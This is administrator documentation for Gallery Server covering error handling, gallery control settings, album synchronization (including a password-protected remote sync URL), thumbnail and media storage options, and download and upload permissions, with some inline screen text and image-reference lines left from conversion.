Enable error handling	Select this option to use Gallery Server's own error handling routine to deal with all unexpected errors. Disable this option if you have an application-level error handler defined in web.config or global.asax you want to use for unhandled exceptions.
Show error details	Indicates whether to display the full details of any unhandled exception that occurs within the gallery. This can reveal sensitive information to the user, so it should only be used for debugging purposes. When unchecked, a generic error message is displayed. This setting has no effect if Error Handling is disabled. If an error is preventing you from opening this page to enable the option, you can enable it directly in web.config. Open web.config in a text editor, find the debug="false" setting, and set it to "true". This setting should be changed back to "false" as soon as possible.

Error handling and <customErrors> in web.config: Gallery Server implements its own error handling mechanism that is independent of the <customErrors> section in web.config. This allows Gallery Server to have the desired behavior without depending on a particular configuration of <customErrors>. However, you can override this behavior and revert control to <customErrors> if you wish. To do this, disable the error handling by unchecking the checkbox on this page.

Gallery Control Settings

You already know what a gallery setting is: It is a setting that applies to a specific gallery.

But what is a *gallery control setting*? These are settings that apply to a specific instance of a Gallery Server user control on a page. These settings are managed on the Gallery Control Settings page:



Notice the message at the top:

> "**This page applies to:** The Gallery user control 'g' on page '/default.aspx'"

This message tells you the settings on this page apply only to the user control with an ID of "g" on the web page default.aspx. If you open default.aspx in a text editor, you can see what it refers to:

```
<%@ Page Language="C#" UnobtrusiveValidationMode="None" %>
<%@ Register TagPrefix="gs" Namespace="GalleryServer.Web" Assembly="GalleryServer.Web" %>
<!DOCTYPE html>
<html>
<head runat="server">
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
    <meta name="viewport" content="width=device-width" />
    <link rel="apple-touch-icon-precomposed" href="favicon_ios.png">
    <link rel="icon" href="favicon.png">
</head>
<body>
    <form runat="server">
        <gs:Gallery ID="g" runat="server" />
    </form>
</body>
</html>
```

The Gallery Control Settings page helps you define the look and behavior of the gallery for a particular web page. This is useful in many scenarios, including:

- You want to create a web page that automatically shows a slide show of items from your gallery.
- You want to create a web page that shows a particular album or media asset.
- You want the gallery exposed as a treeview.
- You want to create a custom view of your gallery.

Modifying the gallery control settings often involves having two web pages that both point to the same gallery. In one page, retain the default settings to preserve the ability to use all the functionality (e.g. editing properties in the right pane). Modify the settings in the other page to achieve the look and behavior you desire.

Creating a second web page is easy – just make a copy of default.aspx and give it a new name (e.g. admin.aspx).

VERY IMPORTANT: Changing a gallery control setting OVERRIDES the gallery setting.

View mode

The view mode specifies how albums and media assets are displayed.

Album - A single album is shown, with the contents displayed as a set of thumbnail images. When a thumbnail is clicked, the media asset is shown.

Media asset - A single media asset is shown. If the URL specifies an album, then the first media asset in the album is displayed.

Default gallery asset

The default gallery asset specifies which gallery asset to display when an asset is not specifically requested. That is, loading the web page without any query string parameters will cause the gallery asset specified here to be displayed.


You can select the current gallery, which will show the root level album, or you can choose a specific album or media asset.

Users are never shown objects they do not have permission to view. When the default gallery asset is set to the current gallery, the user is shown the highest album he or she has permission to view. If an album or media asset option is specified and the user does not have permission to view it, a message appears telling the user they have insufficient permission.

NOTE: When the Allow URL navigation option is enabled, users can navigate to other albums and media assets by specifying an album or media asset ID in the query string.

Display options


The display options section customizes the display of various elements of the gallery.




The options are pretty straight-forward, but you can click the information icon next to each one for detailed information.

Albums Settings

The Albums Settings page contains settings for albums, including synchronization options.


Gallery Server Pro Site Administration
This page applies to: Gallery 'Marketing'
Albums - General
Save changes
Album Settings
Enable paging when viewing the contents of an album
Page size:
Pager location:
TopAndBottom
Sort albums by:
DateAdded
Ascending
Apply to existing albums
Number of characters of title to display on thumbnail:
50
Synchronization Settings
Automatically synchronize gallery with media objects directory
Check for new files every
1440
minutes.
Last auto-synchronization: <None>
Allow external applications to synchronize gallery
Password:
Use this URL to remotely invoke a synchronization (change query string parameters as required):
http://localhost/gallery/api/task/startsync?
albumId=1&isRecursive=false&rebuildThumbnails=false&rebuildOptimized=false&password=
Empty Album Thumbnail Settings
Text:
Empty
Font name:
Verdana
Font size (px):
13
Font color:
White
Background color:
#353535
Aspect ratio:
1.33
Save changes

Album settings



Enable album paging – Indicates whether to limit the number of media assets to display at a time. When paging is enabled and an album has a large number of items, paging controls appear to assist the user in navigating to them. When disabled, all objects are displayed in an album.

Page size – The number of albums and media assets to display at one time. When an album contains more than this number of items, paging controls are displayed.

Pager location – Indicates whether the pager controls are displayed at the top, bottom, or top and bottom.


Default sort property – Specifies the property and direction by which new albums are sorted. Only properties that are visible for albums or media assets on the Metadata page are shown in this list. If necessary, enable the property first on the Metadata page and then rebuild the item to create data that can be sorted on. In other words, if you can't see the property in the right pane when viewing the object, you can't sort on it.

Remember that many metadata properties won't be present in a media file. VideoFormat won't exist in images, for example. As a result, enabling and rebuilding a particular property is no guarantee of having data for that item. Media items without any data for the sort property will be grouped together but the sort order among themselves is undefined.

Note: To help keep the UI simple, the default album UI template lets users sort by only a few fields. If you want to let users sort by additional fields such as those shown here, edit the album UI template to include the desired items.

Number of characters of album title to display on thumbnail – The maximum number of characters to display when showing the title of an album in thumbnail view.

Synchronization settings



Auto-synchronize – Schedule a synchronization to automatically occur at periodic intervals. This allows the gallery to automatically stay up to date with the files in the media assets directory. The scheduling logic depends on the application being kept alive by periodic HTTP requests. As you might expect, the sync interval is only approximate, but should be reasonably accurate in any gallery that has at least a few hits per hour.

Allow remote synchronizing – Indicates whether external applications are allowed to initiate a synchronization. When enabled, an URL is enabled that – when invoked with an HTTP GET request – starts a synchronization with the parameters specified in the query string. It looks similar to this:

http://site.com/gallery/api/task/startsync?albumId=1&isRecursive=false&rebuildThumbnails=false&rebuildOptimized=false&password=

It has these query string parameters:

albumId – The ID for the album to synchronize.


isRecursive – A value of true or false indicating whether to recursively synchronize child albums.

rebuildThumbnails – A value of true or false indicating whether to overwrite existing thumbnail images with ones built from the original media file.

rebuildOptimized – A value of true or false indicating whether to overwrite existing web-optimized media files with ones built from the original media file.

Password – The password specified in the textbox on this page. This password prevents unauthorized users from synchronizing your files.

Empty album thumbnail settings



Text – The text to appear on an empty album's thumbnail image

Font name – The font in which the text on an empty album's thumbnail is displayed. The font must be installed on the web server. If the font is not installed, a generic sans serif font will be substituted.

Font size (px) – The size, in pixels, of the font used to display the text on an empty album's thumbnail image. Valid values: 6 - 100.

Font color – The color of the text to display on an empty album's thumbnail image. It can be specified as hex (e.g. #336699), RGB (e.g. 127,55,95), or one of the System.Color.KnownColor enum values in the .NET Framework (e.g. Maroon).

Background color – The background color of the thumbnail image appearing on empty albums. It can be specified as hex (e.g. #336699), RGB (e.g. 127,55,95), or one of the System.Color.KnownColor enum values in the .NET Framework (e.g. Maroon).


Aspect ratio – The ratio of the width to height of the thumbnail image on an empty album. The length of the longest side of the image is set by the Thumbnail Image Length property (Media Objects – General page), and the length of the remaining side is calculated using this ratio.


A ratio of more than 1.00 results in the width being greater than the height (landscape), while a ratio less than 1.00 results in the width being less than the height (portrait).

Example: If Thumbnail Image Length = 115 and the aspect ratio = 1.50, the width of the default thumbnail image is 115 and the height is 77 (115/1.50).

Media Settings

The Media Settings page contains settings specific to media assets. Recall that a media asset is any file or HTML snippet that Gallery Server is managing within its gallery. It can be a photo, video, audio, document, or any other type of file.




View / Download
When viewing a single media asset, use this size:
Optimized - 640px
Allow anonymous access to original media files
Allow downloading media files
Allow multiple downloads
Allow child albums to be downloaded
Upload
Allow uploading media files
Allow adding links to external content (such as YouTube videos)
Maximum upload file size (KB):
2097151
Slideshow / Transition Effects
Enable slideshow
Slideshow type:
FullScreen
Loop
Slideshow interval (ms):
4000
Transition effect when navigating media assets:
Fade
Transition effect duration (seconds):
0.2
Media Object Thumbnail
Length of longest side of thumbnail images (px):
115
Quality of thumbnail images:
70
(1 - 100, where 100 = best quality)
Begin thumbnail files with this prefix:
zThumb_
Save changes

Media asset storage

Each media asset added to Gallery Server has up to three files: (a) the original file, (b) a small thumbnail image representing the object, (c) a compressed, bandwidth friendly file. You can specify where each of these types of files are stored.

By default, Gallery Server is configured to store the original files, thumbnails and web-optimized files in the **gs\mediaobjects** directory of the web application. For example, if Gallery Server is installed at **C:\inetpub\wwwroot\gallery**, then Gallery Server uses **C:\inetpub\wwwroot\gallery\gs\mediaobjects** as the storage location for your media assets.

If no location is specified for the thumbnail and compressed objects, these files are stored in the same directory as the original files.

Gallery Server supports storing media assets on a local hard drive or any UNC-accessible location. This includes other computers, external hard drives, and even network-attached storage (NAS) devices.

Note: Mapped drives present a security risk and are not supported.

SECURITY WARNING: If your media assets directory is within the web application (which is the default), then users can bypass security by guessing the URLs to the media asset. If you wish to prevent this, move the directory outside the web application so that IIS will not serve requests to the objects. Note that your application must run in Full Trust to access files outside the web application directory.

Original file storage location

Enter a path to tell Gallery Server where your media files exist. The path may be:

- Relative to the root of the web application (e.g. \gs\mediaobjects)
- A full path to a local resource (e.g. C:\mymedia)
- A UNC path to a local or network resource (e.g. \\mynas\media)

Attention: Note that the IIS application pool identity must have modify permission to this location. If specifying a UNC location, it must also have file share permission. **The default user (IIS AppPool\DefaultAppPool in IIS 7.5 and higher) does not have network permissions and cannot access remote directories.** Specify another user for the application pool identity, and – on the network device – ensure that this user has the required file and share permissions.

Note: Changing the location does not move files to the new location. To move them to the new directory, move them with a utility such as File Explorer.

Media files are read-only

When Gallery Server is in read-only mode, users cannot create albums or upload files, nor can they move, copy or delete albums and media assets. That is, they cannot perform any action that modifies the original media files. However, users *can* synchronize, download, sort, edit properties, and administrators can change settings in the Site Admin area, including managing users and roles.

When a gallery is read-only, the only way to add or remove media assets and albums is by manually updating the media assets directory with a tool like File Explorer and then running the synchronize function.

For more information, see the section Creating a read-only gallery.

Synchronize directory names with album titles

Indicates whether to update the directory name corresponding to an album when the album's title is changed. When true, modifying the title of an album causes the directory name to change to the same value. You may want to disable this if you have a directory structure that you do not want Gallery Server to alter.

Thumbnail and web-optimized storage location

By default, Gallery Server stores the original, thumbnail, and web-optimized file in the **gs\mediaobjects** directory. To keep the directory containing the original media files clean and tidy, you might want to keep the auto-generated thumbnail and compressed images in a separate directory.

You can optionally enter an alternative location for the thumbnail and web-optimized files. The rules for entering a path are the same as for the original location (see above).

Note: Changing the location does not move files to the new location. To move them to the new directory, move them with a utility such as File Explorer. Or you can let Gallery Server recreate them by running a synchronize option.

View/Download options

Default view size

Specifies the default size to display when viewing a single media asset. This option can be overridden on the Gallery Control Settings page and by a user in the ribbon menu.

Allow anonymous access to original media files

Indicates whether users can access the original media files without logging in. When unchecked, users can access the original file only by logging in with a valid account, and that account must belong to a role having View original media source permission.

This setting is ignored when anonymous browsing is disabled.

Allow downloading media files

Specifies whether Gallery Server lets a user download the file associated with a media asset.

Note that disabling this setting is not 100% effective in preventing a user from downloading a media asset, since a user already has access if he or she can view it in the browser.

Allow multiple downloads

Specifies whether users can download multiple albums and media files. When enabled, users can select multiple thumbnails and download them in a ZIP archive. When disabled, users must download assets one at a time.

Allow album downloads

Specifies whether users can download entire albums in a ZIP archive. When an album is selected, any child albums it contains are also included. This can require a great deal of processing power if the user has selected a top-level album that contains many child objects.

Disable this option to reduce the impact a user can have on server performance.

When disabled, only media assets in the current album can be downloaded.

Upload options

Allow uploading media files

Indicates whether users are allowed to upload media files, such as photos, audio, and video. Unchecking this setting causes the Files tab on the Add media web page to be hidden.

Users must also be authenticated and a member of a role with AllowAddMediaObject or AllowAdministerSite permission in order to upload files.

If this setting is disabled, and the **Link to external content** setting is also disabled, the only way to add media assets is through synchronizing.

Link to external content

Indicates whether users can add a link to external content, such as a YouTube video. Unchecking this setting causes the **External Content** tab on the Add objects web page to be hidden.

